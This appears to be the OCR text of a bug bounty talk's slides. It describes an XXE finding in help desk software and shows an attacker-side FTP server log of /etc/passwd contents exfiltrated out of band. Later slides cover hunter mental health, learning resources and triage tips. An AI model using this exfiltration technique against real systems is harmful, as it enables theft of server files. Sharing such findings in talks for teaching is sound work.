
- While registering for application, came across a wsdl file
- Used wsdler burp ext. to parse the file



Key Discoveries

XXE in Help Desk Software


Directly calling a file through XXE payload was only enumerating the file



Key Discoveries

XXE in Help Desk Software


Directly calling a file through XXE payload was only enumerating the file



Key Discoveries

XXE in Help Desk Software

- To exfiltrate the data, thought to use emulate ftp
- Fired the payload and was able to exfiltrate the data



Key Discoveries

XXE in Help Desk Software

- Fired the payload and was able to exfiltrate the /etc/passwd file content

```
root@pentest:/# ruby xxe-ftp-server.rb
FTP. New client connected
< USER anonymous
< PASS Java1.8.0_92@
> 230 more data please!
< TYPE I
> 230 more data please!
< CWD root:x:0:0:root:
> 230 more data please!
< CWD root:
> 230 more data please!
< CWD bin
> 230 more data please!
< CWD bash
> 230 more data please!
< bin:x:1:1:bin:
> 230 more data please!
< CWD bin:
> 230 more data please!
< CWD sbin
> 230 more data please!
< CWD nologin
> 230 more data please!
< daemon:x:2:2:daemon:
> 230 more data please!
< CWD sbin:
> 230 more data please!
< CWD sbin
> 230 more data please!
< CWD nologin
```

Mental health

While full time bug bounty is great, but it affects mental health in some way

- One or two bad month and you will start doubting yourself
- Imposter Syndrome: Constantly comparing oneself to others and feeling inadequate
- Burn-outs are quite normal
- Frustration: Reports Rejected/Duplicated, dispute with triage/client, prolonged waiting for a report etc
- Stress: Until reports get triaged

Addressing Mental Health

- One or two bad month but “ Keep Apply Yourself”, it will happen
- Focus on personal growth and learning
- Keep Taking time-off when needed
- Prioritize time with family and friends
- Embrace failures as opportunities to improve
- At-least 30 min of exercise per day is must
- Surround yourself with positive influences and a supportive environment that encourages personal and professional growth



Continuous Learning

- Read publicly Disclosed bug bounty reports
- Read blog posts by bug hunters
- Read research papers or watch conference talks
- Watch out Twitter for #bugbounty or #bugbountytips trends
- Attend conferences
- Subscribe to good newsletters
- Collaborate

Triage Masterclass: How to get a report accepted

- Pay close attention to scope. Nothing hurts more than spending time on a report only to find it was never in scope.
- Do not submit numerous low impact reports with the hopes that something will get Paid. Focus on Impact.
- Tune your Automated tools
- We receive many submissions in less timeframe, so it may take time for your report to be reviewed. Be patient and follow up politely if you haven't received a response within a reasonable timeframe.
- Use professional and respectful language when communicating with the triage team. Be responsive to any questions or requests for clarification.
- Write clear, concise, and detailed reports that include all necessary information.


THAT'S ALL FOLKS
DO YOU HAVE ANY QUESTIONS
BEFORE WE HEAD TO THE BAR?
imgflip.com